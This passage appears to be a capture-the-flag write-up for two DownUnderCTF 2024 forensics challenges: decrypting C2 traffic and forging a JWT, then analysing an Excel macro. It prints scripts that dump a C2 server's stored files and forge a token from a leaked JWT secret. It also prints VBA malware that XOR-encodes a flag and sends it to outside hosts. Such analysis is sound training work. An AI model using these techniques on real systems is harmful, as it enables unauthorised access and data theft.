CLIENT_HANDSHAKE_TRAFFIC_SECRET 96c6bfed6964bf670d10173aeace529145757694708aa9eb6cf66adddd11843a ddb7df3d1a327bfba9b9e060baedbc1f3e9edfb5deaec8177adc94ea6c778043
CLIENT_TRAFFIC_SECRET_0 96c6bfed6964bf670d10173aeace529145757694708aa9eb6cf66adddd11843a 48e788cf9dde473ce9f326aa272b4784bad59c645da5fe91e0c09a9922cdb767
SERVER_HANDSHAKE_TRAFFIC_SECRET 6584a37b45e90e7a9f14c89eddb16f75f1c75ef5af262dce780202311b12dafa 2cbc2292df70c2e36fcae22de273d76024c770fc5b46d852adb860313dabcf99
EXPORTER_SECRET 6584a37b45e90e7a9f14c89eddb16f75f1c75ef5af262dce780202311b12dafa af842c754fe7f0109983a0705e85af1051fadbfa962fedc84c7c6cb17fd109f4
SERVER_TRAFFIC_SECRET_0 6584a37b45e90e7a9f14c89eddb16f75f1c75ef5af262dce780202311b12dafa fcb56de1d6c17cca7791807b03cf662e3730e9f9143fd8327ec4bc7517995f77
CLIENT_HANDSHAKE_TRAFFIC_SECRET 6584a37b45e90e7a9f14c89eddb16f75f1c75ef5af262dce780202311b12dafa 10442cc2c1f110bdce7c58a37a89b6d8775c077d601f1ae782d1552cb16cda47
CLIENT_TRAFFIC_SECRET_0 6584a37b45e90e7a9f14c89eddb16f75f1c75ef5af262dce780202311b12dafa d9bd97f3b6d6632f367878cdd8b0ff38d8590fcb9ebee42fa9954331bb8d4c42
SERVER_HANDSHAKE_TRAFFIC_SECRET 653a112cd0bd681fd9803186918028b40d1d914cd2b5b6b87b3d7daf4f4948cf d5771d32ad0b1422eb3335414349835a98e875874cec846d1e8737d8e1583d59
EXPORTER_SECRET 653a112cd0bd681fd9803186918028b40d1d914cd2b5b6b87b3d7daf4f4948cf 83a0fffcd8e4795932adf8c6ae8e1aebc02c1b373d218164e0b92605ea47fd64
SERVER_TRAFFIC_SECRET_0 653a112cd0bd681fd9803186918028b40d1d914cd2b5b6b87b3d7daf4f4948cf 00e2ca1b2581d8fd93b5c88e6a5fccb45f7e166b91c3660c9324c4ac2d317c2d
CLIENT_HANDSHAKE_TRAFFIC_SECRET 653a112cd0bd681fd9803186918028b40d1d914cd2b5b6b87b3d7daf4f4948cf c26cbaa800392054e5f99320da96d7d45d3217f5bf579dd98d9fbf134797e33a
CLIENT_TRAFFIC_SECRET_0 653a112cd0bd681fd9803186918028b40d1d914cd2b5b6b87b3d7daf4f4948cf 41f038a84afa86698bdcb315d3e4bbec97f97d3fb21c18ee90ff3ec8fec4fa1c
SERVER_HANDSHAKE_TRAFFIC_SECRET c99c34eedc9d76a76c8d114d8c199831901dfb423644bcb05fb2bdc7e0d99061 e57fac6e9ee5679b5cc73caa8e03fac485b9b8c52b8d0230a29b3e47620df925
EXPORTER_SECRET c99c34eedc9d76a76c8d114d8c199831901dfb423644bcb05fb2bdc7e0d99061 8280482a484454c4924299d37dfeb00d6a4244056fa4117126e3848b320df11e
SERVER_TRAFFIC_SECRET_0 c99c34eedc9d76a76c8d114d8c199831901dfb423644bcb05fb2bdc7e0d99061 d66450efcfaa5d296ee1ec40077ce5e362fb359c4ba62625ffa558f6f90b7fdb
CLIENT_HANDSHAKE_TRAFFIC_SECRET c99c34eedc9d76a76c8d114d8c199831901dfb423644bcb05fb2bdc7e0d99061 39505a4dbda2a26f892bacc83cbd72c62e2e20496c8716246047b3b2f1e57321
CLIENT_TRAFFIC_SECRET_0 c99c34eedc9d76a76c8d114d8c199831901dfb423644bcb05fb2bdc7e0d99061 b2f4e1750aaee0b5a948f5c186db239df53b9869f0c3922c70a9e84e983d6b7a
For now, I set this key log file in Wireshark as a TLS master secret log.

This lets us decrypt the TLS packets, so I started looking through the contents.


After analyzing the packets, I found that this C2 server collects the device’s environment variables and uploads them as files to /api/env.
Also, I eventually found that I could log in to the server running as the C2 service with the following credentials.

However, although I could log in, these credentials still did not allow me to display the flag.


When I captured a HAR file, I found that a JWT token is generated at login, and the flag is requested by sending a POST request to /api/flag using that JWT token.


When I decoded this token, it appeared to specify 0 as the subject_id.

The response also stated that Subject 0 does not have permission to access it.
I tried to see whether I could tamper with the JWT token, but the "alg:none" attack did not seem to work.

Reference: An introduction to JWT from a security perspective - blog of morioka12

When I checked the behavior of the C2 server again, I confirmed that issuing a GET request to list /api/env/ returns random strings, as already seen.
Also, when I analyzed the packet capture, I saw that sending a POST request to /api/env/ reported that data had been uploaded using a random string as the filename.

So, for now, I dumped all uploaded information with the following script.
import requests

words = ["YeIzRgKdWkx6EhyH8FPtQinoUI42yR7B","SENmvOvr1rC4BQQ7ugTi2Mht9UXUFQQH","3b2NQO9CM7ZinEyVNQkwkVx5r684TIwl","AbZ9FbNDzJ5ACbGKJ8ezjdod2Jr4x0iW","eWnjieXEMQ7Bj6tpLluchBBH7sDsCt3M","hLJh9TRNut3rSLWJQ6CsGs3OuNjmfYxb","M5ZU5KLyrjulq7QpLhKiJMwRrAMq3MZq","1awDrBxaMbwAhOcvfyntbliw3qanrSKT","FIJRM8kwWj1ye4JwPHg7IJg7PxJBtoXX","iu19ErtsjrQgTMohSnGJ46iMVai9ONOZ","2ervnWvp24g0pHZ81V3W9j2k0NmrkY1Z","T4yLN35GKLhxTgaykWxdgROCAwIBE3FO","HW8UkDvnQ8HFrTkyLHOIMMwywiTvCwfS","Cc5LKVk8n2N6F5BD9shXDlBX0NYG5RP3","YB64wqRiqblY7Bhk2z03bvwYLF9pk8o8","OxcOm5DyESp49smKwYmb6N9sr2yjZPv3","khmmeFNPFAhizYWKyvYMnLA7GVsJNvDt","Q3aoz6KBVGScMKS1Jfr6ewy9ix8q9elJ","jwbZUL8C5rj7DeuCEKZBGokgEh4ujMk1","LlqhKxf2yh8loi7ydfBBg18QKjDS33H0","kpSKlqhaNIL8g2EgACu3353i1p3Hh2CJ","n9tt6MNRJRoY8SIKqEoZnqxJpZmujQuR","1l4w5VOiIQ4pf7rid49GvvaXkhD5yIcw","ddl17btjos89HSpMlz4w1esNdp1BbPA7","jYyikfLWMl2nwZKLPZOI7yoX6Gsafj6Y","nx65kRioTaH87erafNtKaogarwPZYgn4","CU6ITn3A3r6PI089rdqbldt1MKSBOR8e","AYenVSd8ShOKt7in9tLAUTb1IPRminC4","BWO7KhzutnIAYRNdiUi6s4PMMheBFC4A","HlFqicDoJqA12cmHy8bnZd0GuSSqqL8q","8J71fW0218FzmBkF8ttefJrz7BpVtI8F","9QCWBIwQaNedL5NrTrymVUln0X9zDaPg","WbUwqhFlnuycALJgSSYb0VjeAgNtIhan","4GagZFf0emVWMqVZGuSQ0Wt3oesDqTId","hJgMfU0P4DZoXEQ3jPLmQqYrMcLL6tMq","Ie4Ct3weRbyqVZuU8D5WEJ9WzDaGkUeG","HBQW4v8Jx72LIeSA3gssnxODtUiR12iY","dlPoTSiQQhQW0LArsYjaXOlg5FhCECNX","1cLnEiDa0ZBFZMg0sRnB6uAGssFooEwd","h9ZZhUm8LRlXcTwSyPkhbyeH8WopzgK1","b6dQeUSvK6BaKu6hqGKjac1wljmECerf","vOW0m1zK5Ene3eEFxoYlGBDY6PhMG6Ug","4Hmer55iqHNq4fMbUgLTT96KDsceFHQz","TS9mqDcYUu9DUA1b9QoPqSeLMZFJNCKq","3zzwJVC13tWXVaBSwumerFZX10ZEwSx5","AL7Q1tqteIiAMoDAKLmx3PQ7uCtb1WCy","ggnR5ZzLSVr12T8k7cyRMAdlBuOLOQAr","w9SSZPc1qWUAGWE8pyLeB9XIRO79mzDs","u2YrePZCdoytCV6Eiund5dcubFdq2hPx","JShVnYgvoW5Lim3WL3qlqRMoTBGU4ATF","rnWQN9Hda8uDMoEqSdVGzvEtXuFJRZTT","u6dGg8b4YO8NylRJlTVnURjBxMlRmtVy","sD2esH8RTuqsD23PlfGCE0q5JdjnLb6t","ELfvFcLKnMyCwj7ruRbSkZKghcY4R2k6","xkzsLBLgP6dzDZYeiTzlwFpdsdS53fbg","L3VHzsrMHOPXtxfjsX9IEuMdWXiAN4lA","WGzrln1mR9mAgIYeCkkYZm5RIvdajkAi","9e1Y8jnY3j7Lkf8a03szPcqPqPDSGv6y","yTYSAZPsUbDCZbOg6XYBlFm7q6G4v3aq","rDmj6xnsGnm0MJQHvpuSbSXmkvanFQca","QFNahJX4von8pvpS5cy6bh2tyWGEcJwK","4LulvNMUoxwKcKXZm7DQxGOyZmUDAxn7","OiGiv5uCIyfNlTf0iePAiNe6lX3pVvJ7","nY8G2nYcKhvEJ5s2BD4SHECmTKKn1CSL","1K4qLxDn5gLF6gzcbetXP6HqGpghXmcI","4B4feCWkGFTlsoBI8Nxca380Xyv9sfA6","cDg0B5zh6q632VASxaeXNejqBABNFpWE","jZN0vVGts01Zr0xIJ6o2b6InEolghLr5","D8YzDAIwPFfLxwFcoCZSW02NzAoRM0lo","YCtiLWwcqptffHjTurKWv0zWlm87upmg","iSf2RPy3sdNeP6roA80UkxgqMrkOoXdf","nQD8z2wBoGOyIZ0311jUWAF0YlXsvg41","8ChT1ap67PVswJSBp6l7K8XLB8xlu89t","h83hTYu1lSFrhnMn1YrUxXdhRyy7lITP","oIjgXMJi0VvqTTvEY4G6ys7BjbQD9bpD","sd8CGK9j5eD0G8UUp0UkdgLc7tjxbkom","gSsaLGJVrbCvhXDa2tsgR9tZpzfd7gbS","GMBb01VPPfnMxJJTANYwfYnckBv0tB2w","JcMLJHRDcwmZ7T4OyoKZHg3A952Rbc3L","fLJBKWU3l5o7N1XxxVlG4JwyHCDqhJFY","ABgupVqa3fWHnbF6u4JH2tIzn4nuXf8e","1rJ4C9rcoWaW40fZEGA4vUY11azYLw04","aOLKa8rN9em0kQ0sfLeoRmVXY7L17Il1","6FND9ZASwt4GYHLuoCwFZ6JXYcYHuAh2","PqGpPjPKySbkf9tZkLS2X63xMHCwNUto","lNcHGKv23aHR7BApWAC0uOz067fmOaM6","60rV2f60cvJW5FXPf6RwdqSz2nKeJ5Nz","OZS5oCbUw8B0MtdSwxIkOHKn2N9xJhBw"]
with open("out.txt", "w") as f:
    for word in words:
        response = requests.get(f"https://forensics-emuc2-b6abd8652aa4.2024.ductf.dev/api/env/{word}")
        f.write(response.text)
While digging through the dumped files, I found information called JWT_SECRET.
This appears to be the JWT secret key.
JWT_SECRET=3gHsCBkpZLi99zyiPqfY/NfFJqZzmNL4BAhYN8rAjRn49baTcnmyGISLD6T58XcWIUYrBfltI2iq2N6OHQSrfqBRFxFta61PvmnfRyn8Ep8T55lvLT8Es62kN3x35Bcb0OZmOGmM/zKf2qadcBq3Nbq1MiIVKJMz4w3JOk4orwFPtSNpNh8uaSQQUNMKTT6cvD9bvRvFNeeHYSPhDFwayPIRr5TJ+BpIRTUTfc1C3WCKoOuXCz2t+ISZo5yYwZ6U5w7NKFTTuDqMP/dXevkVykuntdej55XE3fsCP+UVFUT2JrY+Z9Q1aKTgavQR5smYVn93RlpbFwCoSStoANnoiWith that, it seemed possible to use arbitrary data as a JWT token.
Using the following script, I created a JWT token with subject_id changed to 1.
import jwt
payload = {"subject_id": 1, "exp": 1720649521}
secret = r"3gHsCBkpZLi99zyiPqfY/NfFJqZzmNL4BAhYN8rAjRn49baTcnmyGISLD6T58XcWIUYrBfltI2iq2N6OHQSrfqBRFxFta61PvmnfRyn8Ep8T55lvLT8Es62kN3x35Bcb0OZmOGmM/zKf2qadcBq3Nbq1MiIVKJMz4w3JOk4orwFPtSNpNh8uaSQQUNMKTT6cvD9bvRvFNeeHYSPhDFwayPIRr5TJ+BpIRTUTfc1C3WCKoOuXCz2t+ISZo5yYwZ6U5w7NKFTTuDqMP/dXevkVykuntdej55XE3fsCP+UVFUT2JrY+Z9Q1aKTgavQR5smYVn93RlpbFwCoSStoANnoi"
token = jwt.encode(payload, secret, algorithm="HS512")
print(token)

When I used this to call /api/flag, I was able to obtain the correct flag as shown below.
Macro Magic(Forensic)
We managed to pull this excel spreadsheet artifact from one of our Outpost machines. Its got something sus happening under the hood. After opening we found and captured some suspicious traffic on our network. Can you find out what this traffic is and find the flag!
The challenge provides a suspicious macro file and a packet capture as artifacts.
For now, I used olevba to extract the script from the macro file.
olevba Monke.xlsmThe code extracted from it was as follows.
Public Function anotherThing(B As String, C As String) As String
    Dim I As Long
    Dim A As String
    For I = 1 To Len(B)
        A = A & Chr(Asc(Mid(B, I, 1)) Xor Asc(Mid(C, (I - 1) Mod Len(C) + 1, 1)))
    Next I
    anotherThing = A
End Function

Public Function importantThing()
    Dim tempString As String
    Dim tempInteger As Integer
    Dim I As Integer
    Dim J As Integer
    For I = 1 To 5
        Cells(I, 2).Value = WorksheetFunction.RandBetween(0, 1000)
    Next I
    For I = 1 To 5
        For J = I + 1 To 5
            If Cells(J, 2).Value < Cells(I, 2).Value Then
                tempString = Cells(I, 1).Value
                Cells(I, 1).Value = Cells(J, 1).Value
                Cells(J, 1).Value = tempString
                tempInteger = Cells(I, 2).Value
                Cells(I, 2).Value = Cells(J, 2).Value
                Cells(J, 2).Value = tempInteger
            End If
        Next J
    Next I
End Function

Public Function totalyFine(A As String) As String
    Dim B As String
    B = Replace(A, " ", "-")
    totalyFine = B
End Function

Sub macro1()
    Dim Path As String
    Dim wb As Workbook
    Dim A As String
    Dim B As String
    Dim C As String
    Dim D As String
    Dim E As String
    Dim F As String
    Dim G As String
    Dim H As String
    Dim J As String
    Dim K As String
    Dim L As String
    Dim M As String
    Dim N As String
    Dim O As String
    Dim P As String
    Dim Q As String
    Dim R As String
    Dim S As String
    Dim T As String
    Dim U As String
    Dim V As String
    Dim W As String
    Dim X As String
    Dim Y As String
    Dim Z As String
    Dim I As Long
    N = importantThing()
    K = "Yes"
    S = "Mon"
    U = forensics(K)
    V = totalyFine(U)
    D = "Ma"
    J = "https://play.duc.tf/" + V
    superThing (J)
    J = "http://flag.com/"
    superThing (J)
    G = "key"
    J = "http://play.duc.tf/"
    superThing (J)
    J = "http://en.wikipedia.org/wiki/Emu_War"
    superThing (J)
    N = importantThing()
    Path = ThisWorkbook.Path & "\flag.xlsx"
    Set wb = Workbooks.Open(Path)
    Dim valueA1 As Variant
    valueA1 = wb.Sheets(1).Range("A1").Value
    MsgBox valueA1
    wb.Close SaveChanges:=False
    F = "gic"
    N = importantThing()
    Q = "Flag: " & valueA1
    H = "Try Harder"
    U = forensics(H)
    V = totalyFine(U)
    J = "http://downunderctf.com/" + V
    superThing (J)
    W = S + G + D + F
    O = doThing(Q, W)
    M = anotherThing(O, W)
    A = something(O)
    Z = forensics(O)
    N = importantThing()
    P = "Pterodactyl"
    U = forensics(P)
    V = totalyFine(U)
    J = "http://play.duc.tf/" + V
    superThing (J)
    T = totalyFine(Z)
    MsgBox T
    J = "http://downunderctf.com/" + T
    superThing (J)
    N = importantThing()
    E = "Forensics"
    U = forensics(E)
    V = totalyFine(U)
    J = "http://play.duc.tf/" + V
    superThing (J)

End Sub

Public Function doThing(B As String, C As String) As String
    Dim I As Long
    Dim A As String
    For I = 1 To Len(B)
        A = A & Chr(Asc(Mid(B, I, 1)) Xor Asc(Mid(C, (I - 1) Mod Len(C) + 1, 1)))
    Next I
    doThing = A
End Function

Public Function superThing(ByVal A As String) As String
    With CreateObject("MSXML2.ServerXMLHTTP.6.0")
        .Open "GET", A, False
        .Send
        superThing = StrConv(.responseBody, vbUnicode)
    End With
End Function

Public Function something(B As String) As String
    Dim I As Long
    Dim A As String
    For I = 1 To Len(inputText)
        A = A & WorksheetFunction.Dec2Bin(Asc(Mid(B, I, 1)))
    Next I
    something = A
End Function

Public Function forensics(B As String) As String
    Dim A() As Byte
    Dim I As Integer
    Dim C As String
    A = StrConv(B, vbFromUnicode)
    For I = LBound(A) To UBound(A)
        C = C & CStr(A(I)) & " "
    Next I
    C = Trim(C)
    forensics = C
End Function
It looks like macro1 is executed first inside the macro file.
Here, it seems to send GET requests to several URLs (the superThing function) and perform string manipulation.
N = importantThing()
K = "Yes"
S = "Mon"
U = forensics(K)
V = totalyFine(U)
D = "Ma"
J = "https://play.duc.tf/" + V
superThing (J)
J = "http://flag.com/"
superThing (J)
G = "key"
J = "http://play.duc.tf/"
superThing (J)
J = "http://en.wikipedia.org/wiki/Emu_War"
superThing (J)
N = importantThing()
Path = ThisWorkbook.Path & "\flag.xlsx"
Set wb = Workbooks.Open(Path)
Dim valueA1 As Variant
valueA1 = wb.Sheets(1).Range("A1").Value
MsgBox valueA1
wb.Close SaveChanges:=False
F = "gic"
N = importantThing()
Q = "Flag: " & valueA1
H = "Try Harder"
U = forensics(H)
V = totalyFine(U)
J = "http://downunderctf.com/" + V
superThing (J)
W = S + G + D + F
O = doThing(Q, W)
